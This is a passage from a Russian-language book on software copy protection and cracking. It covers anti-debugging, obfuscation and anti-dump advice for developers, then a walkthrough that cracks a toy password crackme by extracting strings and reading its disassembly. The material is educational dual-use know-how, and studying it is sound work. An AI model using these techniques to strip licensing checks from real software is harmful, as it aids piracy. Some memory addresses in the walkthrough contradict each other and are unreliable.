Разбавляйте защитный код (особенно код расшифровщика) большим количеством мусорных инструкций — процедуру размером в 1 Мбайт за разумное время дизассемблировать практически нереально. Мусор легко генерировать автоматически (ищите в вирусных журналах полиморфные движки) — следите только за тем, чтобы визуально он был неотличим от полезного кода. Еще лучший результат дают виртуальные машины, выполняющие элементарные логические операции (Сети Петри, Стрелка Пирса, Машина Тьюринга). Даже если хакер напишет декомпилятор, на реконструкцию алгоритма уйдет вся оставшаяся жизнь[4].

[4] Более подробно об этом рассказано в следующей книге: Крис Касперски. "Техника и философия хакерских атак". — М.: Солон-Р, 2001.

При использовании однослойного шифрования, "размазывайте" расшифровщик по телу программы и никогда не располагайте весь код расшифровщика в конце модуля — тогда переход на оригинальную точку входа (original entry point, OEP) может быть распознан по скачкообразному изменению регистра `EIP`. Кстати, стартовый код, внедряемый компиляторами в программу, в большинстве случаев начинается с обращения к `FS:[0]` (регистрация собственного обработчика исключений). Поэтому как можно чаще обращайтесь к этой ячейке из расшифровщика, не позволяя хакеру быстро определить момент завершения расшифровки (вызовы должны следовать из разных мест, иначе хакер просто наложит фильтр, благо современные отладчики это позволяют).

Обязательно привязывайтесь к начальному значению глобальных инициализированных переменных, т. е. поступайте так: `FILE *f = 0; main(){if (!f) f = fopen(,,)…}`, тогда дамп, снятый вне оригинальной точки входа, окажется неработоспособным. Дизассемблируйте стандартный "Блокнот" — он именно так и устроен.

Защита от модификации на диске и в памяти

Модификацию кода предотвращает проверка целостности, причем следует проверять как целостность самого файла, так и целостность дампа в памяти. Хакер может модифицировать программу на лету или даже ничего не модифицировать, а на время перехватить управление и проэмулировать несколько следующих команд или же просто изменить значение регистра `EAX` после выполнения команды типа `TEST EAX, EAX` или подобной ей.

Перехвату управления/эмуляции противостоять практически невозможно, а вот предотвратить модификацию легко — используйте несистематические коды Рида-Соломона[5]. Чтобы взломать программу, хакеру потребуется не только разобраться, какие именно байты следует подправить для ее взлома, но и рассчитать новые коды Рида-Соломона, а для этого ему придется написать собственный кодировщик, что не так-то просто. Дело в том, что несистематическое кодирование изменяет все кодируемые байты, в отличие от систематического кодирования, где к программе просто дописывается "контрольная сумма", проверка которой может быть легко нейтрализована. Опять-таки это актуально только для многослойного динамического шифрования, в противном случае хакер просто дождется завершения декодирования кодов Рида-Соломона и снимет дамп.

Как вариант — используйте несимметричные криптоалгоритмы. Это предотвратит модификацию файла на диске (но не в памяти). Что еще хуже, зашифровка функции по выходу из нее оказывается невозможной (мы ведь не хотим сообщать хакеру секретный ключ). Это значит, что код программы рискует в какой-то момент оказаться расшифрованным целиком. Чтобы этого не произошло, расшифровывайте код функции во временный буфер (общий для всех функций), не трогая оригинал.

Проверяя целостность кода, не забывайте о перемещаемых элементах. Если программа или динамическая библиотека будет загружена по адресу, отличному от указанного в заголовке PE, системный загрузчик автоматически скорректирует все ссылки на абсолютные адреса. Либо избавьтесь от перемещаемых элементов (ключ `/FIXED` компоновщика MS Link), либо, что лучше, проверяйте только ячейки, не упомянутые в таблице перемещаемых элементов (relocation table).

Никогда не блокируйте некоторые пункты меню/кнопки с целью ограничения функциональных возможностей демонстрационной версии, так как их не разблокирует только ленивый! Гораздо лучше физически удалять соответствующий код или, на худой конец, время от время проверять состояние заблокированных элементов управления, так как они могут быть разблокированы не только в ресурсах, но и динамически — посылкой сообщения окну.

Противодействие дизассемблеру

В девяти случаях из десяти хакеры используют дизассемблер IDA Pro. Существует множество приемов, приводящих IDA Pro в замешательство: множественные префиксы, искажение заголовка PE-файла и т. д. Однако смысла в этих приемах немного, и многослойного шифрования на пару с мусорным кодом для ослепления дизассемблера вполне достаточно.

---

[5] Более подробно о кодах Рида-Соломона рассказано в следующей книге: Крис Касперски. "Техника защиты компакт-дисков от копирования". — СПб.: БХВ-Петербург, 2004.

Примечание

Правда, опытные хакеры пишут подключаемые модули (plug-ins), автоматизирующие расшифровку и вычищающие мусорный код. Стоит отметить, что таких хакеров немного (фактически, считанные единицы), и вы можете гордиться тем, что такие специалисты взялись ломать вашу программу.

Кстати говоря, активное использование виртуальных функций в C++ существенно затрудняет дизассемблирование программы, поскольку для определения эффективных адресов приходится выполнять громоздкие вычисления или "подсматривать" их в отладчике (но про борьбу с отладчиками мы еще поговорим). Только помните, что оптимизирующие компиляторы при первой возможности превратят виртуальные функции в статические.

Антиотладочные приемы

Еще ни одному из отладчиков не удалось полностью скрыть свое присутствие от отлаживаемой программы, и потому любой отладчик может быть обнаружен. Чаще всего используется сканирование реестра и файловой системы на предмет наличия популярных отладчиков, проверка флага трассировки, чтение содержимого отладочных регистров и таблицы дескрипторов прерываний (Interrupt Descriptor Table, IDT), замер времени выполнения между соседними командами и т. д.

Однако запрещать пользователю иметь отладчик категорически недопустимо — защита должна реагировать лишь на активную отладку. К тому же все эти проверки элементарно обнаруживаются и удаляются. Надежнее трассировать самого себя, подцепив на трассировщик процедуру расшифровки, или генерировать большое количество исключительных ситуаций, повесив на обработчики SEH[6] процедуры, делающие что-то полезное. Дополнительный совет: оставьте в покое SoftICE — в хакерском арсенале есть и альтернативные отладчики.

Эмулирующим отладчикам противостоять труднее, но ничего невозможного в этом нет. Используйте MMX-команды, сравнивая время их выполнения со временем выполнения "нормальных" команд. На "живом" процессоре MMX-команды работают быстрее. Отладчики же либо вообще не эмулируют MMX-команд, либо обрабатывают их медленнее нормальных команд.

Антимониторы

Мониторы — очень мощное хакерское средство, показывающее, к каким файлам и ключам реестра обращалась защищенная программа. В принципе, активному мониторингу можно и противостоять. Тем не менее, лучше этого не делать, ведь существует и пассивный мониторинг (снятие слепка с реестра/файловой системы и сравнение его до и после запуска программы), для которого нет эффективных контрприемов.

Не храните регистрационную информацию в явном виде. Забудьте о флагах регистрации! Вместо этого распределяйте ключевые данные мелкими фрагментами по всему файлу, считывайте их в случайное время из случайных точке программы, расшифровывая очередной кусок кода.

Вместо `fopen`/`fseek`/`fread` используйте файлы, проецируемые в память, так как они намного сложнее поддаются мониторингу (впрочем, это уже — тема отдельного разговора).

Противодействие дамперам

Дамперам противостоять проще простого. Существует множество разнообразных средств этого типа, но среди них нет ни одного по-настоящему хорошего. Затирайте PE-заголовок в памяти (но тогда не будут работать функции типа `LoadResource`) или, по крайней мере его часть (о том, какие поля можно затирать, будет рассказано в *главе 30*). Выключайте временно неиспользуемые страницы функцией `VirtualProtect(.,PAGE_NOACCES,)`, а перед использованием включайте их вновь. Впрочем, хакер может вызвать появление "синего экрана смерти", получив образ подопытного процесса в свое распоряжение. Однако при использовании динамического многослойного шифрования толку от этого образа будет немного.

---

[6] Structured Exception Handling (SEH) — структурная обработка исключений. Более подробную информацию по этой теме см. в статье **http://www.insidepro.com/kk/014/014r.shtml**.

Мелкие промахи, ведущие к серьезным последствиям

Рекомендации, приведенные в этом разделе, самоочевидны. Тем не менее, вызывает удивление тот факт, что большинство разработчиков защитных механизмов из раза в раз продолжают допускать одни и те же ошибки. Попробуйте следовать этим рекомендациям, и качество ваших защит существенно повысится:

1. **Не следует противодействовать пассивным отладчикам.** Многие системные программисты постоянно работают с SoftICE в фоновом режиме, и делают это совсем не для хакерских целей. Однако когда необходимая им программа начинает ругаться на SoftICE, отказываясь запускаться, вот тогда-то решают тряхнуть стариной и разносят защиту в пух и прах, очень часто при этом выкладывая crack на всеобщее обозрение.
2. **Не следует пытаться обнаружить виртуальные машины и противодействовать им.** Виртуальных машин слишком много: VMware, Virtual PC, Bochs, QEMU, Parallels. Поэтому попытки их обнаружения обречены на провал. Кроме того, следует учитывать, что многие пользователи любят тестировать программы в среде эмуляторов. Если ваша программа откажется работать под эмулятором (рис. 5.7), вы лишитесь потенциальных клиентов, так как они предпочтут конкурирующие продукты.




Рис. 5.7. Защита, конфликтующая с VMware, дискредитирует защищенную программу

3. **Привязка к аппаратной конфигурации не приветствуется.** Во-первых, пользователям не нравится, когда честно закупленные программы ограничивают их свободу путем привязки к оборудованию, ведь обычно это препятствует модернизации (а куда же без апгрейда?). В общем, можно сказать, что привязка к чему бы то ни было — это помехи легальным пользователям и фактически — реверанс в сторону ваших конкурентов. А хакеры взломают эту защиту в любом случае.
4. **Не давайте хакеру явно понять, взломана программа или нет.** Тогда ему останется лишь найти код, выводящий ругательное сообщение (а сделать это очень легко), и посмотреть, откуда он вызывается. Используйте несколько уровней защиты. Первый — защита от ввода неправильного s/n и непредумышленного нарушения целостности программы (вирусы, дисковые сбои и т. д.). Второй — защита от хакеров. Обнаружив факт взлома, первый уровень "ругается" явно, и хакер быстро его нейтрализует, после чего в игру вступает второй, время от времени вызывающий зависания программы, делающий из чисел "винегрет", подменяющий слова при выводе документа на принтер и т. д. При грамотной реализации защиты, нейтрализация второго уровня потребует полного анализа всей программы. Да за это время можно десять таких программ написать! Второй уровень никогда не срабатывает у честных пользователей, а только у тех, кто пользуется некачественно взломанной программой. Если же вы боитесь, что второй уровень случайно сработает в результате ошибки, лучше вообще не беритесь за его реализацию.

5. **Не показывайте хакеру, каким путем регистрируется защита.** Это может быть и ключевой файл, и определенная комбинация клавиш, и параметр командной строки. Ни в коем случае не считывайте s/n или u/r через `WM_GETTEXT`/`GetWindowText`, вместо этого обрабатывайте нажатия одиночных клавиш (`WM_CHAR`, `WM_KEYUP`/`WM_KEYDOWN`), прямо из основного потока ввода данных, и тут же их шифруйте. Смысл шифрования состоит в том, чтобы вводимая пользователем строка нигде не присутствовала в памяти в явном виде (тогда хакер просто поставит на нее точку останова и могучий SoftICE перенесет его прямо в самый центр защитного механизма). Интеграция с основным потоком ввода предотвращает быстрый взлом программы. Установка точки останова на `WM_XXX` ничего не дает, поскольку не позволяет быстро отличить обычные вводимые данные от s/n.

6. **Не выполняйте проверок с предопределенной периодичностью.** Вместо этого возьмите на вооружение генератор случайных чисел — пусть проверки идут с разной периодичностью из различных модулей программы (использовать общие функции при этом недопустимо — перекрестные ссылки и регулярный поиск выдадут защитный механизм с головой). Не используйте функцию `rand()` — вместо этого отталкивайтесь от вводимых данных, преобразуя в псевдослучайную последовательность задержки между нажатиями клавиш, коды вводимых символов, последовательность открытия меню и т. д.

7. **Ни в коем случае не храните "ругательные" строки открытым текстом и не вызывайте их по указателю** — хакер мгновенно найдет защитный код по перекрестным ссылкам. Лучше поступить так: берем указатель на строку. Увеличиваем его на `N` байт. Сохраняем указатель в программе, а перед использованием вычитаем `N` на лету (при этом вам придется сражаться с коварством оптимизирующих компиляторов, норовящих вычесть `N` еще на стадии компиляции).

8. **Избегайте прямого вызова функций API.** Наверняка хакер поставит на них точки прерывания. Используйте более прогрессивные методики — копирование функций API в тело программы, вызов не с первой машинной команды, распознавание и дезактивацию точек останова (более подробную информацию можно найти в книге Криса Касперски, известной как *"Записки мыщъх'а"*[7]).

9. **Не локализуйте защитный механизм в одном потоке.** Вместо этого разбросайте его по нескольким потокам. Отладчики не выполняют переключение контекста, и остальные потоки просто не получат управление. Кроме того, очень трудно разобраться в защитном механизме, исполняющемся сразу из нескольких точек. Создайте несколько фиктивных функций, дав им осмысленные имена наподобие `CheckRegisters` — пусть хакер тратит время на их изучение!

10. **Не используйте никаких недокументированных возможностей.** Это ничуть не затрудняет взлом (хакеры знают все и обо всем), а вот работоспособность защищенной программы от этого сильно страдает. Например, при установке очередного пакета обновления или при запуске под специфичной версией Windows она может отказать. Не защищайте программу с использованием драйверов! Во-первых, без многолетнего опыта очень сложно написать стабильно работающий драйвер, не завешивающий систему и не создающий новые дыры в системе безопасности. К тому же, драйверы, в силу их крошечного размера, очень просто найти и обезвредить. Код, написанный на Visual Basic, ломается не в пример сложнее.

11. **Не используйте готовых защитных пакетов (протекторов, упаковщиков).** Все готовые "коробочные" решения уже давно взломаны. При этом, чтобы научиться грамотно ими пользоваться, необходимо затратить достаточно много времени. К тому же, к вашим собственным ошибкам добавляются баги протектора (а протекторов без багов не существует), и разобраться в этом глюкодроме будет очень нелегко.

[7] Крис Касперски. "Техника и философия хакерских атак — Записки мыщъх'а". — М.: Солон-Пресс, 2004.

12. **Ничего не проверяйте на ранней стадии инициализации**, иначе хакер доберется до защиты элементарной пошаговой трассировкой! Чем позднее выполняется проверка — тем лучше, причем проверке не должен предшествовать вызов никаких "очевидных" API-функций (таких, например, как `CreateFile` для открытия ключевого файла). Между загрузкой ключевого файла и его проверкой должно пройти определенное время (иначе говоря, эти события должны быть разделены как можно большим объемом нелинейного кода).
13. **Задумайтесь, а стоит ли вообще защищать конкретную программу.** Ведь ее все равно взломают! А если не взломают, то не купят из принципа! Основной доход приносит категория честных пользователей, для которых достаточно тривиальной "защиты" из пары строк. Как показывает практика, разработка более сложных защитных механизмов оказывается коммерчески неоправданной (исключение составляют специализированные программные комплексы, типа IDA Pro, PC 3000, продажи которых измеряются считанными тысячами штук). Программы, ориентированные на массовый рынок, лучше распространять бесплатно, получая доход от рекламы, поддержки или других дополнительных сервисов (берите пример с разработчиков Opera).



Глава 6

Разминка

В предыдущей главе была представлена классификация защитных механизмов. Сейчас самое время более подробно рассмотреть методы, используемые хакерами для их взлома. В этой главе мы с вами проделаем следующее:

- Создадим и сразу же взломаем простейший защитный механизм.
- На практическом примере освоим принципы работы с шестнадцатеричным редактором, API-шпионом и дизассемблером (на примере IDA Pro).
- Выполним упражнение по практическому взлому (на примере архиватора WinRAR).

Создаем защиту и пытаемся ее взломать

Предположим, что вы желаете защитить некоторую программу от несанкционированного доступа. Как это можно сделать? Самое простое, что приходит в голову — запрашивать пароль немедленно после запуска программы и сравнивать его с эталонным паролем. Затем, в зависимости от результата этого сравнения, следует или отклонить несанкционированный доступ, или же продолжать нормальное исполнение программы. ОК, на словах все это выглядит хорошо, но как же реализовать это программно?

"Что за глупый вопрос! — воскликнете вы. — Любой начинающий знает, как выполнять сравнение строк с помощью функции `strcmp` (работая на языке C) или даже с помощью оператора равенства (если вы предпочитаете Delphi и Pascal)". Действительно, в проверке правильности введенного пароля нет ничего сложного (листинг 6.1). В целях простоты и краткости, проверка длины пароля в этом примере опущена.

Листинг 6.1. Простейший пример парольной защиты

```
#define legal_psw      "my.good.password"

main()
{
      char user_psw[666];

      cout << "crackme 00h\nenter passwd:"; cin >> user_psw;
      if (strcmp(legal_psw, user_psw))
            cout << "wrong password\n";
      else
            cout << "password ok\nhello, legal user!\n";

      return 0;
}
```

Откомпилируем этот пример и запустим его на выполнение[1]. Ага, программа требует ввести пароль. Чтобы сравнить введенный пароль с эталонным, последний должен как-то храниться в программе, не правда ли? А текстовые строки, между прочим, никак не уродуются компилятором и в откомпилированном файле хранятся в своем "естественном" виде!

Поэтому, чтобы найти правильный пароль, достаточно лишь просмотреть дамп программы и отыскать все текстовые строки, которые могли бы использоваться как пароль. Ошибка разработчика защиты состояла в том, что он по своей наивности понадеялся, что взломщик не найдет открыто хранящийся пароль в дампе программы. Как это ни странно, но даже вполне профессиональные программисты защищают свои программы именно так.

Для просмотра дампа подойдет любой шестнадцатеричный редактор (например, всем известный HIEW), а при его отсутствии вас выручит знаменитая утилита `dumpbin`, входящая в штатный комплект поставки подавляющего большинства Windows-компиляторов. Однако просматривать весь дамп целиком (особенно для больших файлов) — слишком утомительно, и возникает желание хоть как-то автоматизировать этот процесс. Как это сделать? Существует огромное количество алгоритмов распознавания строк. Вот, например, простейший из них: извлекаем очередной символ из файла и смотрим, может ли он быть строкой (строки вообще, и пароли — в частности, в подавляющем большинстве случаев состоят лишь из читаемых символов, т. е. тех, что могут быть введены с клавиатуры и отображены на экране). Читаемые символы накапливаются во временном буфере до тех пор, пока не закончится файл или пока не встретится хотя бы один нечитаемый символ. Если количество символов, накопленных в буфере, дотягивается, по крайней мере, до пяти-шести, то перед нами с большой степенью вероятности "настоящая" ASCII-строка. В противном случае, это — скорее всего двоичный "мусор", не представляющий никакого интереса, и мы, очистив временный буфер, снова начинаем накапливать читаемые символы.

Пример готовой реализации программы-фильтра можно найти на прилагаемом к книге компакт-диске[2], но лучше попрактиковаться в ее написании самостоятельно.

Итак, если все сделано правильно, то мы должны получить следующий результат (листинг 6.2).

Листинг 6.2. Результаты автоматической фильтрации двоичного дампа исследуемой программы

```
  ┌──────────> Смещение от начала файла
  │
  │          ┌──────> Текстовая строка
  │          │
00007D11:LCMapStringW
00007D1F:KERNEL32.dll
0000805C:crackme 00h
0000806A:enter passwd:
0000807D:my.good.password
0000808F:wrong password
0000809C:password ok
000080AF:hello, legal user!
000080C2:.?AVios@@
000080DE:.?AVistream@@
00008101:.?AVistream_withassign@@
0000811E:.?AVostream@@
00008141:.?AVostream_withassign@@
00008168:.?AVstreambuf@@
0000817E:.?AVfilebuf@@
000081A0:.?AVtype_info@@
```

[1] Сам пример можно найти на компакт-диске, поставляемом в комплекте с этой книгой, данный пример находится в каталоге <CD-ROM>:\ PART_02\CH06\SRC\crackme.C5F11EA6h.

[2] Готовая реализация программы-фильтра называется filter.c и находится на CD в каталоге <CD-ROM>:\ PART_02\CH06\SRC\crackme.C5F11EA6h.

Рассмотрим полученный листинг. Обратите внимание на строку `my.good.password`, находящуюся по адресу `807Dh`. Не правда ли, она могла бы быть паролем? Чаще всего (но необязательно) искомая строка располагается достаточно близко к тексту, предлагающему пользователю ввести пароль (`enter passwd:`). Ниже (`80AFh`) мы видим еще одного "кандидата". Давайте проверим, подойдет ли хотя бы один из них (листинг 6.3).

Листинг 6.3. Реакция защиты на ввод первой встретившейся строки-кандидата в пароли

```
> crackme.C5F11EA6h.exe
enter passwd:my.good.password
password ok
hello, legal user!
```

Ответ защиты красноречиво свидетельствует о ее полной и безоговорочной капитуляции.

Несмотря на простоту, данный метод не лишен недостатков. Самый главный из них — это то, что успешный взлом не гарантирован. Если разработчик не совсем уж наивен, то в открытом виде пароля не окажется. Более надежным (но, увы, и более трудоемким) способом взлома является *дизассемблирование* программы с последующим *анализом* алгоритма защиты. Это — трудоемкая и кропотливая работа, требующая не только знаний ассемблера, но и усидчивости, а также интуиции. Однако глаза страшатся, а руки делают…

Знакомство с дизассемблером

О'кей, пароль мы узнали. Но как же утомительно вводить его каждый раз с клавиатуры перед запуском программы! Хорошо бы ее хакнуть так, чтобы никакой пароль вообще не запрашивался или любой введенный пароль воспринимался бы как правильный.

Хакнуть говорите?! Что ж, это не сложно! Куда проблематичнее определиться — чем именно ее хакать. Инструментарий хакеров чрезвычайно разнообразен — чего тут только нет: и дизассемблеры, и отладчики, и API-, и message-шпионы, и мониторы обращений к файлам (портам, реестру), и распаковщики исполняемых файлов, и… Попробуй-ка со всем этих хозяйством разобраться!

Впрочем, шпионы, мониторы, распаковщики — это утилиты "второго плана", а основное оружие взломщика — отладчик и дизассемблер. Рассмотрим их поближе. Пусть название "дизассемблер" не вводит вас в заблуждение: дизассемблер пригоден для изучения не только тех программ, что были написаны на ассемблере, — круг его применения очень широк, хотя и не безграничен. Где же пролегает эта граница?

Обобщенно говоря, все реализации языков программирования делятся на компиляторы и интерпретаторы.

Интерпретаторы исполняют программу в том виде, в каком она была набрана программистом. Другими словами — интерпретаторы "пережевывают" исходный текст, при этом код программы доступен для непосредственного изучения без всяких дополнительных средств. Примером могут служить приложения, написанные на таких языках, как Basic или Perl. Как известно, для их запуска помимо исходного текста программы требуется иметь еще и сам интерпретатор. Это неудобно ни пользователям (для исполнения программы в 10 Кбайт приходится устанавливать интерпретатор в 10 Мбайт), ни разработчикам (в здравом уме и трезвой памяти раздавать всем исходные тексты своей программы!). К тому же синтаксический разбор отнимает много времени, и ни один интерпретатор не может похвастаться производительностью.

Компиляторы ведут себя иначе — при первом запуске они "перемалывают" программу в машинный код, исполняемый непосредственно самим процессором без обращений к исходным текстам или к самому компилятору. С точки зрения обычного человека, откомпилированная программа представляет бессмысленную мешанину шестнадцатеричных чисел, разобраться в которой неспе-

циалисту абсолютно невозможно. Это облегчает разработку защитных механизмов — не зная алгоритма, вслепую защиту не сломаешь, ну разве что она будет совсем простая.

Можно ли из машинного кода получить исходный текст программы? Нет! Компиляция — процесс однонаправленный. И дело тут не только в том, что безвозвратно удаляются метки и комментарии (разберемся и без комментариев — хакеры мы или нет?!). Основной камень преткновения — *неоднозначность соответствия машинных инструкций конструкциям языков высокого уровня*. Более того, ассемблирование также представляет собой однонаправленный процесс, и автоматическое дизассемблирование принципиально невозможно.

Ряд систем разработки занимает промежуточное положение между компиляторами и интерпретаторами, — исходная программа преобразуется не в машинный код, а в некоторый другой интерпретируемый язык, для исполнения которого к "откомпилированному" файлу дописывается собственный интерпретатор. Именно по такой схеме функционируют FoxPro, Clipper, многочисленные диалекты Basic и некоторые другие языки.

Да, код программы по-прежнему исполняется в режиме интерпретации, но теперь из него удалена вся избыточная информация — метки, имена переменных, комментарии, а осмысленные названия операторов заменены их цифровыми кодами. Этот "выстрел" укладывает сразу двух зайцев:

- Язык, на который переведена программа, заранее "заточен" под быструю интерпретацию и оптимизирован по размеру.
- Код программы теперь недоступен для непосредственного изучения (и/или модификации).

Дизассемблирование таких программ невозможно — дизассемблер нацелен именно на машинный код, а неизвестный ему интерпретируемый язык (также называемый π-кодом) он "не переваривает". Разумеется, π-код не воспринимается и процессором! Его исполняет интерпретатор, дописанный к программе. Вот интерпретатор-то дизассемблер и "возьмет"! Изучая алгоритм его работы, можно понять "устройство" π-кода и выяснить назначение всех его команд. Это очень трудоемкий процесс! Интерпретаторы порой так сложны и занимают столько много мегабайт, что их анализ растягивается на многие месяцы, а то и годы. К счастью, нет нужды анализировать каждую программу — ведь интерпретаторы одной версии идентичны, а сам π-код обычно мало меняется от версии к версии, во всяком случае, его ядро не переписывается каждый день. Поэтому вполне возможно создать программу, занимающуюся преобразованием π-кода обратно в исходный язык. Конечно, символьные имена восстановить не удастся, но в остальном листинг будет выглядеть вполне читабельно.

Итак, дизассемблер применим для исследования откомпилированных программ и частично пригоден для анализа "псевдокомпилированного" кода. Раз так — он должен подойти и для вскрытия парольной защиты. Весь вопрос в том, какой дизассемблер выбрать.

Пакетные дизассемблеры и интерактивные дизассемблеры

Не все дизассемблеры одинаковы. Есть среди них и "интеллектуалы", автоматически распознающие многие конструкции, как-то: прологи и эпилоги функций, локальные переменные, перекрестные ссылки и т. д., а есть и "простаки", чьи способности ограничены одним лишь переводом машинных команд в ассемблерные инструкции.

Обобщенно говоря, существуют два типа дизассемблеров — пакетные и интерактивные. *Пакетные дизассемблеры* выполняют автоматический анализ на основании выбранных параметров. Работая с *интерактивными дизассемблерами*, вы можете контролировать весь процесс дизассемблирования. Типичным представителем семейства пакетных дизассемблеров является Sourcer. К интерактивным дизассемблерам относятся IDA Pro и HIEW. Пакетные дизассемблеры проще в использовании, однако им присуще большое количество внутренних ограничений. В частности, они не в состоянии справиться даже с простейшими защитными механизмами и антиотладочными приемами. Для взлома простых защитных механизмов и анализа небольших программ (около 10 Кбайт) идеально подходит HIEW — простейший из интерактивных дизассемблеров. Для решения более серьезных задач хакеры пользуются IDA Pro — уникальным

инструментом, предоставляющим не только возможности интерактивного дизассемблирования, но и удобную систему навигации по анализируемому файлу. Это — любимый дизассемблер большинства хакеров, и его возможности просто фантастичны.

Использование пакетных дизассемблеров

Логичнее всего воспользоваться услугами дизассемблера-интеллектуала (если он есть), но… давайте не будем спешить, а попробуем выполнить весь анализ вручную. Техника, понятное дело, — штука хорошая, но, к сожалению, не всегда она оказывается под рукой, и неплохо бы заранее научиться работе "в полевых условиях". К тому же, общение с плохим дизассемблером как нельзя лучше подчеркивает "вкусности" хорошего.

Воспользуемся уже знакомой нам утилитой `dumpbin`, настоящим "Швейцарским ножиком" с множеством полезных функций, среди которых притаился и дизассемблер. Дизассемблируем секцию кода (как мы помним, носящую имя `.text`), перенаправив вывод в файл, т. к. на экран он, очевидно, не поместится.

```
> dumpbin /SECTION:.text /DISASM crackme.c5f11ea6h.exe >.code
```

Так, менее чем через секунду образовался файл `.code` с размером… в целых 448 Кбайт. Да исходная программа была в 14 раз короче! Это же сколько времени потребуется на разбор этого файла?! Самое обидное здесь то, что подавляющая масса кода никакого отношения к защитному механизму не имеет и представляет собой функции стандартных библиотек компилятора, анализировать которые нам ни к чему. Но как же их отличить от "полезного" кода?

Давайте подумаем. Мы не знаем, где именно расположена процедура сравнения паролей. Ее устройство нам неизвестно, но можно с уверенностью утверждать, что один из ее аргументов — указатель на эталонный пароль. Остается только выяснить — по какому адресу расположен этот пароль в памяти — он-то и будет искомым значением указателя.

Заглянем еще раз в секцию данных (или в другую секцию — в зависимости от того, где хранится пароль). Нужный нам фрагмент дампа показан в листинге 6.4.

Листинг 6.4. Фрагмент содержимого секции .data, полученный с помощью утилиты dumpbin

```
> dumpbin /SECTION:.data /RAWDATA crackme.c5f11ea6h.exe >.data
RAW DATA #3
  00408000: 00 00 00 00 60 13 40 00 D0 13 40 00 D6 17 40 00   ....`.@..@.O.@.
  00408010: 47 18 40 00 00 00 00 00 00 00 00 00 30 26 40 00   G.@.........0&@.
  00408020: 6C 27 40 00 94 51 40 00 C4 5E 40 00 00 00 00 00   l'@..Q@.A^@.....
  00408030: 00 00 00 00 11 28 40 00 00 00 00 00 00 00 00 00   .....(@.........
  00408040: D5 5E 40 00 00 00 00 00 00 00 00 00 00 00 00 00   O^@.............
  00408050: 63 72 61 63 6B 6D 65 20 30 30 68 0A 65 6E 74 65   crackme 00h.ente
  00408060: 72 20 70 61 73 73 77 64 3A 00 00 00 6D 79 2E 67    r passwd:...my.g
  00408070: 6F 6F 64 2E 70 61 73 73 77 6F 72 64 00 00 00 00   ood.password....
  00408080: 77 72 6F 6E 67 20 70 61 73 73 77 6F 72 64 0A 00   wrong password..
  00408090: 70 61 73 73 77 6F 72 64 20 6F 6B 0A 68 65 6C 6C   password ok.hell
  004080A0: 6F 2C 20 6C 65 67 61 6C 20 75 73 65 72 21 0A 00   o, legal user!..
```

Ага, пароль расположен по смещению `0x406040` (левая колонка чисел), стало быть, и указатель на него равен `0x406040`. Попробуем найти это число в дизассемблированном листинге тривиальным контекстным поиском в любом текстовом редакторе (листинг 6.5). Нашли? Вот это значение (в тексте выделено жирным шрифтом).

Листинг 6.5. Указатель на пароль, найденный в декомпилированном листинге с помощью контекстного поиска

```
  00401029: 8D 8D 64 FD FF FF               lea         ecx,[ebp+FFFFFD64h]
  0040102F: 51                              push        ecx
  00401030: 68 6C 80 40 00                  push        40806Ch
```

```
00401035: E8 66 0F 00 00                call        00401FA0
0040103A: 83 C4 08                      add         esp,8
0040103D: 85 C0                         test        eax,eax
0040103F: 74 11                         je          00401052
```

Это — один из двух аргументов функции `0x04010A0`, заносимых в стек машинной командой `push`. Второй аргумент — указатель на локальный буфер, вероятно, содержащий введенный пользователем пароль.

Тут нам придется немного отклониться от темы разговора и подробно рассмотреть передачу параметров. Наиболее распространены следующие способы передачи аргументов функции — *через регистры* и *через стек*.

Передача параметров через регистры наиболее быстра, но не лишена недостатков — во-первых, количество регистров весьма ограничено, а во-вторых, это затрудняет реализацию рекурсии — вызова функции из самой себя. Прежде чем заносить в регистры новые аргументы, необходимо предварительно сохранить старые в оперативной памяти. А раз так — не проще ли сразу передать аргументы через оперативную память, не мучаясь с регистрами?

Подавляющее большинство компиляторов передает аргументы через стек. Единого мнения по вопросам передачи у разработчиков компиляторов нет. Встречаются по крайней мере два различных механизма, именуемые *соглашениями C* (C convention) и *Pascal* (Pascal convention).

C-соглашение предписывает заносить аргументы в стек справа налево, т. е. первый аргумент функции заносится в стек последним и оказывается на его верхушке. Удаление аргументов из стека возложено не на саму функцию, а на вызываемый ею код. Это — довольно расточительное решение, т. к. каждый вызов функции утяжеляет программу на несколько байт кода. Зато это соглашение позволяет создавать функции с переменным числом аргументов — ведь удаляет-то их из стека не сама функция, а вызывающий ее код, который наверняка знает точное количество переданных аргументов.

Очистка стека обычно выполняется командой `ADD ESP,xxx`, где `xxx` — количество удаляемых байт. Поскольку в 32-разрядном режиме каждый аргумент, как правило, занимает четыре байта, количество аргументов функции вычисляется так: `n_args` = $\frac{xxx}{4}$. Оптимизирующие компиляторы могут использовать более хитрый код — для очистки стека от нескольких аргументов они частенько их "выталкивают" в неиспользуемые регистры командой `POP` или и вовсе очищают стек не сразу же после выхода из функции, а там, где это удобнее компилятору.

Pascal-соглашение предписывает заносить аргументы в стек слева направо. Это означает, что первый аргумент функции заносится в стек в первую очередь и оказывается в его "низу". Удаление аргументов из функции поручено самой функции и обычно осуществляется командой `RET xxx` — т. е. возврат из подпрограммы со снятием `xxx` байт со стека.

Возвращаемое функцией значение в обоих соглашениях передается через регистр `EAX` (или через регистровую пару `EDX:EAX` — при возвращении 64-разрядных переменных).

Так как исследуемая нами программа написана на C и, следовательно, заносит аргументы справа налево, ее исходный текст выглядел приблизительно так:

```
(*0x00401FA0) (ebp+FFFFFD64h, "my.good.password")
```

В том, что аргументов именно два, а не, скажем, четыре или десять, нас убеждает команда `ADD ESP,8` (см. листинг 6.5), расположенная вслед за `CALL`.

Остается выяснить назначение функции `00401FA0`, хотя… если поднапрячь свою интуицию, этого можно и не делать! И так ясно — эта функция сравнивает пароль, иначе зачем бы ей его передавали? *Как* она это делает — вопрос десятый, а вот что нас действительно интересует — возвращенное ею значение. Так, опускаемся на одну строчку ниже (листинг 6.6).

Листинг 6.6. Проверка значения, возвращенного функцией 0x00401FA0, на равенство нулю

```
